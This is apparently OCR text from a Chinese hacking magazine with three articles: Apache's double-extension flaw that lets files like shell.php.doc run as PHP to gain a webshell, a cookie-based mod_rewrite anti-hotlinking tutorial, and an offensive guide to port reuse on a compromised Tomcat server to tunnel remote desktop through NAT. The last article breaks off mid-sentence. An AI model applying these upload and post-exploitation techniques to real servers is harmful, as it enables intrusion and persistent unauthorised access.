


图6

马上打开虚拟机，进入Fedora Core 6.0，在Linux下问题更为严重，在/var/www/html/下建立index.php.gz、index.php.rar、index.php.jpg、index.php.html、index.php3.jpg、index.php.doc，这些文件的权限我把它们设置为755（文件属主可以读、写、执行），全部能够以php方式来解析，而index.php、index.rar、index.jpg、index.html、index.doc可想而知都没有什么意外情况，如图6，图7。




图7

显然类似gz、jpg、doc、html这样的文件名肯定有映射，可是.php.*还是被解析成了php脚本。于是我们得出以下结论：在此种环境下，形如x.php.*的文件会以php脚本的方式执行！此时的测试环境是Linux 2.6.18-1.2798.fc6，PHP 5.1.6，Apache/2.2.3。漏洞的描述已经很明显了。因为时间精力有限，我没有去尝试各种系统和各种版本下apache与php搭配的情况。

下面来简单谈谈该漏洞的利用与防范。对于支持php的Windows服务器，如果能够找到上传的地方，上传目录有执行权限，对于.php.*，如果*没有被映射，对于那些通过禁止上传php、php3、shtml来限制上传的，上传后不改变文件名，或者部分（".php."要能够保留）改变的，就可以通过上传类似shell.php.hacker的文件来得到shell。对于支持php的Linux服务器，如果能找到上传的地方，上传目录有执行权限，对于.php.*，不论*是否被映射，对于那些通过禁止上传php、php3、shtml来限制上传的，上传后不改变文件名，或者部分（".php."要能够保留）改变的，就可以上传类似甚至shell.php.doc的文件来得到shell。那么要如何防范这种情况呢？下面是几种我能想到的方法：

1．上传后的文件名重命名，比如以时间命名，或者将文件名（不包括扩展名）中的"."过滤。

2．对于Windows，只要上传类型限制在少数安全的扩展名上即可。而对于Linux就要好好考虑类似*.php.doc这样的问题了，而且*.php3.doc也是可以以php脚本方式执行的。

3．文件下载以流的方式，也就是说将文件放到站点目录以外。

4．最简单的就是将上传目录设为不可执行。

发现该问题后，我上网查找了一下以前是否有过类似的发现，结果是有的——"SaForums论坛结合APACHE扩展名解释漏洞获得WEBSHELL"。对于SaForums，上传一个名为abcd.php.gif的图片文件，会被重命名为XXXX_abcd.php.file，这正好符合了我们的利用条件，".php."这一部分被保留了。

但是很奇怪，SaForums是仅有的一例，难道别的php整站系统就不会有类似的问题吗？我想不是的，这个，就留给大家去发现了。

如何利用Cookie来防盗链

发质王

对于网站站长，特别是下载网站的站长，都特别厌恶盗链吧，本来就不宽裕的带宽，一盗链，搞的连正常的访问都成了问题，呜呼哀哉啊。正因为如此，对于防盗链的方法大家一般也都会这么一两招，比如：

```
RewriteEngine on
RewriteCond %{ HTTP_REFERER } !^$
RewriteCond %{ HTTP_REFERER } !^http://(bbs.)?wfox.cn/.*$ [NC]
RewriteRule .(gif|jpg)$ - [F]
```

暂且不管效果如何，这也算是一个防盗链的方法了，这种方法是根据referer来判断是否盗链（referer也就是来路的意思，是在http请求中表示在这个请求之前是访问的哪个网址），判断读取这个文件的请求是否来自于信任站点，如果不是就跳转到

错误页面。这个方法，就早期来讲还是不错的，但是这个referer却是可以伪造的，当然我们必须要知道来路才能够伪造。问题的根源就在于Thunder和Flashget会记录用户下载的所有文件的referer，并上传到它的数据库里，待其他用户下载同样的文件时，就会伪造这个referer来请求下载，因此无数可怜的网站站长就这么被盗链了还不知道是怎么回事。

我也曾是盗链的受害者之一，痛定思痛后，终于找到了一种更好的防盗链方法。其原理很简单，既然我们不能从referer上防止盗链，那么就从cookie上来防止盗链！看到这儿，可能会有读者要说了，这么简单的方法早就知道了，随便哪个脚本都能写出cookie防盗链啊。但是大家考虑过没有，如果使用脚本验证后再读取整个文件再传给用户的话，小文件还好，稍微大一点的文件，内存就被消耗光了，所以我们使用apache的rewrite模块来验证cookie。

打开记事本，输入以下内容：

```
RewriteEngine on
#RewriteBase /download
RewriteCond %{HTTP_COOKIE} !.*wfoxdownloadcookies=184646841684584515.* [NC,OR]
RewriteCond %{HTTP_HOST} !^down.wfox.cn$ [NC,OR]
RewriteCond %{HTTP_REFERER} !^.*(wfox.cn/|bbs.wfox.cn /).*$ [NC]
RewriteRule .*.(jpeg|png|bmp|rar|zip|exe|txt|w3x|w3m|jpg)$ http://bbs.wfox.cn/logo.gif [R,NC]
```

我详细解释一下：**RewriteEngine on**是开启rewrite功能；**RewriteBase /download**表示作用于根目录下的download目录（一般来说不要这句也可以）；RewriteCond是一个规则的条件，默认情况下并排的三行RewriteCond是and的关系，但是我在前两行的末尾加上了“[OR]”，所以这三行是或的关系，也就是三行中满足任意一行的条件就执行之后的RewriteRule指令。**RewriteCond %{HTTP_COOKIE} !.*wfoxdownloadcookies=184646841684584515.* [NC,OR]**这句匹配的条件是cookie中不含有“wfoxdownloadcookies=184646841684584515”这个字符串，其中“%{HTTP_COOKIE}”是mod_rewrite中的服务器变量，表示某个请求中的cookie；**!.*wfoxdownloadcookies=184646841684584515.***是一个正则匹配条件，“!”是条件非，“.*”表示匹配任何字符，连起来就是匹配一个不含有“wfoxdownloadcookies=184646841684584515”的cookie，当然这个值是事先在网页中设置的（至于详细的正则写法大家可以参考php手册或者javascript或者其它语言手册的正则部分），最后的“[NC,OR]”表示忽略大小写，并且和下一条语句是“或”的关系，连起来整句代码的意思就是：如果这个请求中的cookie里不包含“wfoxdownloadcookies=184646841684584515”这串字符，就跳转到错误地址，否则就进行下一条匹配，如果所有条件都不匹配，再读取真正的文件。下面两句就是常用的判断主机地址和referer地址了，这里我使用的下载地址和referer地址是不同的二级域名，也是为了防止迅雷，因为迅雷在没有来路的情况下默认是将当前目录作为来路的，这个就不详细说了。最后的**RewriteRule .*.(jpeg|png|bmp|rar|zip|exe|txt|w3x|w3m|jpg)$ http://bbs.wfox.cn/logo.gif [R,NC]**就是满足上面的条件（cookie中不含有指定字串），则将匹配规则的文件请求跳转到一个gif上去，也就是阻止了下载，让盗链者只能看到一张错误图片（当然使用文字或者html也可以），“.*.(jpeg|png|bmp|rar|zip|exe|txt|w3x|w3m|jpg)”也是正则匹配，表示只对指定后缀的文件进行防盗链。

我们回到主题，规则写完了，可是应该怎么使用呢？还是先来配置一下服务器吧，具体方法如下（以apache2为例）。

1、找到apache服务器conf目录下的httpd.conf（也就是apache的配置文件），设置启用你的虚拟主机或者虚拟目录的Allowoverride权限，如果不清楚就搜索“AllowOverride none”，全部替换为“AllowOverride All”。

2、还是在httpd.conf中搜索“LoadModule rewrite_module modules/mod_rewrite.so”，看它前面有没有一个“#”，如果有就去掉。

重启apache后，配置就生效了。对于新手朋友我推荐使用APMServ，比较方便甚至不用自己配置，限于篇幅，这个就不介绍了。配置完成后，把刚才写的规则添加到httpd.conf中，也就是在httpd.conf里添加一段：

```
<IfModule mod_rewrite.c>
RewriteEngine on
#RewriteBase /download
RewriteCond %{HTTP_COOKIE} !.*wfoxdownloadcookies=184646841684584515.* [NC,OR]
RewriteCond %{HTTP_HOST} !^down.wfox.cn$ [NC,OR]
RewriteCond %{HTTP_REFERER} !^.*(wfox.cn/|bbs.wfox.cn /).*$ [NC]
RewriteRule .*.(jpeg|png|bmp|rar|zip|exe|txt|w3x|w3m|jpg)$ http://bbs.wfox.cn/logo.gif [R,NC]
</IfModule>
```

这也就是我们刚才写的那段规则，保存文件退出，重启apache，规则就生效了。

不过并不是人人都有自己的服务器，很多朋友使用的都是虚拟主机，就没办法修改apache的配置了，不过对于这方法也能使用的，只要你的空间商启用了rewrite和htaccess就可以。现在国外的php空间都支持htaccess，国内好一点的php空间也都支持，我们只需要在防盗链的目录下新建一个文本文件，名称为“.htaccess”（不含引号），内容如下：

```
RewriteEngine on
#RewriteBase /download
RewriteCond %{HTTP_COOKIE} !.*wfoxdownloadcookies=184646841684584515.* [NC,OR]
RewriteCond %{HTTP_HOST} !^down.wfox.cn$ [NC,OR]
RewriteCond %{HTTP_REFERER} !^.*(wfox.cn/|bbs.wfox.cn /).*$ [NC]
RewriteRule .*.(jpeg|png|bmp|rar|zip|exe|txt|w3x|w3m|jpg)$ http://bbs.wfox.cn/logo.gif [R,NC]
```

防盗链的效果是一样的，可能会有人新建不了这个文件，原因是前面的那个点，有三个办法解决这个问题：

1、打开记事本，点另存为，文件名“.htaccess”（不含引号）
2、使用非Windows的资源管理器来改名（比如winrar）
3、上传到空间里然后使用ftp来改名

当然还有许多朋友使用的是IIS，使用IIS的话需要添加个筛选器，选择Rewrite.dll，然后配置其下的httpd.ini，似乎也能达到相同的效果，这点我没有测试过，大家还是自己测试一下吧。对于使用IIS的网站，其实也有很多其它的防盗链方法，大家可以到网上搜索一下。

对于服务器的配置完成了，现在我们就会惊奇的发现，所有图片附件访问不了了，厉害吧，连你自己的网站上也是，接下来该怎么办呢？因为这个防盗链是通过cookie验证的，所以需要在你的网站上为自己设置cookie，来让自己通过验证，简单说一下设置方法：

```
在php中是：setcookie("wfoxdownloadcookies", 184646841684584515);
在asp中是：Response.Cookies("wfoxdownloadcookies").Value="184646841684584515"
```

在 JS 中是：document.cookie="wfoxdownloadcookies=184646841684584515";

比如我使用的 Discuz 论坛，就可以在 viewthread.php 的“<?php”之后添加一行：**setcookie("wfoxdownloadcookies", 184646841684584515);**，也可以在 templates\default 目录下的 header.htm 文件中添加一行：**<SCRIPT LANGUAGE="JavaScript"> document.cookie= “wfoxdownloadcookies=184646841684584515";</SCRIPT>**，效果都是一样的。添加后，别人从你网站就可以下载了。我建议不要使用 js 来设置 cookie，因为 IE 默认安全级别是禁止 javascript 的。另外也不要在首页设置，最好是在下载前的一个页面里进行设置，因为很多人通过谷歌访问你的网站是不会链接到首页的。

这个方法也有弊端，比如禁用了 cookie，就下载不了任何东西了（也就不能登录论坛什么的了），另外如果有人真心诚意的来盗你的链，倘若哪天那些下载软件连 cookie 都记录了，那这个防盗链方法也就无效了，不过真要那样的话，连论坛密码都可以被轻松记录了，相信下载软件暂时还没有到这个地步吧！

小编点评：

其实这种防盗链方法也是可以破解的，不过由于目前使用这种防盗链方法的网站不多见，所以一般人如果猜测不到站点是使用了这种方法的话也就破解不了，总的来说本文思路非常不错，值得鼓励。

让端口复用来洞穿内网

文章难易度：★★★★

文章阅读点：如何使用端口复用技术穿透内网服务器来获得SHELL

28度的冰[H.S.T.]

得到一个 webshell、提权成功、或是得到了一个 sa 权限的注入点，能够执行命令，这都是让人高兴的事儿。但是紧接着，下面遇到的情况可能就会让你高兴不起来了：服务器是处在内网中，也就是说只有一个内网的 IP 地址。相信很多人都遇到过这样的情况，但我不敢保证每个人都明白其中的原理，所以我就再啰嗦几句。Web 服务器处在内网，我们是怎么访问到的呢？实际上它利用的是 NAT 技术。

小知识：什么是 NAT？

NAT 的英文全称是“Network Address Translation”，中文意思是“网络地址转换”，它是一个IETF（Internet Engineering Task Force，Internet 工程任务组）标准，允许一个整体机构以一个公用 IP（Internet Protocol）地址出现在 Internet 上。

其实 NAT 就是用来解决 IPv4 所能提供的 IP 地址远远不足而产生的，假设一个网段只有一个公网 IP（202.204.80.1），大家都通过这个 IP 上网，那么其内网 IP 一般情况下就是以下三种形式：

```
10.x.x.x
172.16.x.x 至 172.31.x.x
192.168.x.x
```

至于如何通过 NAT 上网不是本文的重点，所以略去不讲了。我们来讨论公网是如何访问到内网资源的问题：假设 IP 为 10.0.0.8 的主机要做 Web 服务器，要求不仅能被内网访问，还要能被公网访问，该怎么做呢？方法其实很简单：只要在网关处做一个端口映射就行了，也就是将 202.204.80.1 的 80 端口映射到内网 IP 为 10.0.0.8 的 80 端口上即可。这样，我们使用浏览器访问 202.204.80.1，其实也就是访问 10.0.0.8 的网络资源。为了方便管理，有的管理员会把终端端口（默认是 3389）也映射到内网，这就不难解释为什么有时登录远程桌面后会发现对方只有一个内网 IP 地址了。

原理已经介绍完了，我们回过来解决遇到的问题——能够以高权限执行系统命令，但是目标服务器却是在内网中的。下面是一个很容易想到的解决方法：上传一个反弹的木马，可以使用 webshell 上传，或者使用 vbs 下载者下载，或者使用 ftp、tftp、exe2bat 等进行上传。上面这些方法中，使用 webshell 和 exe2bat 的方式上传可以不考虑防火墙因素，其它三种方法都有可能被防火墙所拦截。另外，不管通过怎样的方法将木马上传到对方电脑，木马运行后也有可能被防火墙拦截，或者被杀毒软件查杀。就个人而言，我是很忌讳出现被杀毒软件发现的情况的，因为这样很容易打草惊蛇，所以在 webshell 的选择上，我尽量使用一句话木马，在反弹 cmdshell 方面我也是使用自己编译的程序。当然有些木马穿墙能力很强或者目标主机根本就没有防火墙，而且也没有被杀，主机就能成功上线。但是即使对方主机上线了，还是有几个问题要考虑的：1．谁敢保证木马的作者没有在木马中加入自己预留的后门；2．使用木马管理主机不太方便，比如有的木马界面传输效果远不如终端服务的远程桌面效果；3．对方杀毒软件要是升级了，有可能会暴露。

还有一种情况是“反弹木马”永远不可能做到的，那就是对方主机不能上网。这种情况是存在的，而且就我来看为数还不少呢。这和 NAT 的设置有关，也可以理解成是管理员出于安全因素考虑的，遇到这种情况最令人头疼。下面我就向大家介绍一下如何通过端口复用技术突破内网限制，连接对方的远程桌面。

最容易想到的方法是在 202.204.80.1 处制作端口映射，但是前提是要控制这个路由器，这可不是说控制就能控制的，所以还得另想办法。既然我们访问 202.204.80.1 的 80 端口的数据能够被转发到 10.0.0.8 的 80 端口上去，如果能够利用这条路是最理想的。经过一番研究，我有一个好消息和一个坏消息要告诉大家。坏消息：IIS6.0 的端口是以独占方式打开的，普通的技术很难实现“复用”IIS6 所开的端口。关于这点的详细介绍，大家可以参看 Baiyunfan 的一个 pdf 文档，下载地址是 http://www.xfocus.net/projects/Xcon/2005/Xcon2005_Baiyuanfan.pdf。好消息：Apache Tomcat 的端口可以被复用成功。

复用之后该怎么办暂且不提，先来看看是怎么复用的。端口复用的条件：两个程序对端口的监听方式都必须是 SO_REUSEADDR，即可被复用方式。经过测试，Tomcat 在启动的时候，如果 Tomcat 想要监听的端口没有被使用，它就会以独占方式监听，而不是我们想要的 SO_REUSEADDR，所以我的做法是：

1．把 Tomcat 的服务暂时停止，当然也有一种可能是 Tomcat 不是以服务方式运行的。不管怎样，就是想办法把原来 Tomcat 所监听的端口暂时关闭。简单起见，我只是使用 **system("net stop \"apache tomcat\"");** 来结束 Tomcat 服务。

2．我们的程序以非独占方式监听 Tomcat 原来所监听的端口。注意在程序中设定监听的参数不要让 **x.sin_addr.s_addr =**

htonl(INADDR_ANY)，而要=inet_addr("192.168.150.130")，这个192.168.150.130是我虚拟机的IP地址，在我最后给大家的程序中把IP地址作为了一个运行参数，方便大家设置。关键代码如下：

```
    // SO_REUSEADDR，意思就是，该端口以“可被复用”方式监听
        if(setsockopt(s,SOL_SOCKET,SO_REUSEADDR,(char *)
&val,sizeof(val))!=0)
        {
            printf("error!setsockopt failed!\n");
            return -1;
        }
```

3.启动Tomcat。简单起见，我使用system("net start \"apache tomcat\"");来启动Tomcat服务。

因为我们是非独占方式占用的端口，所以在第3步Tomcat也能正常启动。启动后，主机的端口听状态如图1所示。




图1

经过测试，发现端口复用后，所有的数据都被我们的程序接收到了，而Tomcat没有接收到任何数据，这是一个好消息也是一个坏消息。坏消息是，Tomcat不能被访问了，网站挂了。好消息是，我们通过端口复用控制了所有发往Tomcat的数据！下面就要到最关键的一步了——数据筛选和转发。我们接收到的数据分成两种，一种是正常的Web访问，数据包结构类似如下：

```
    GET / HTTP/1.1
    Host: www.hackerxfiles.net
    User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2;
zh-CN; rv:1.8.1.11) Gecko/20071127 Firefox/2.0.0.11
    Accept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
```

另外一种便是mstsc终端服务客户端所发出的数据，两种数

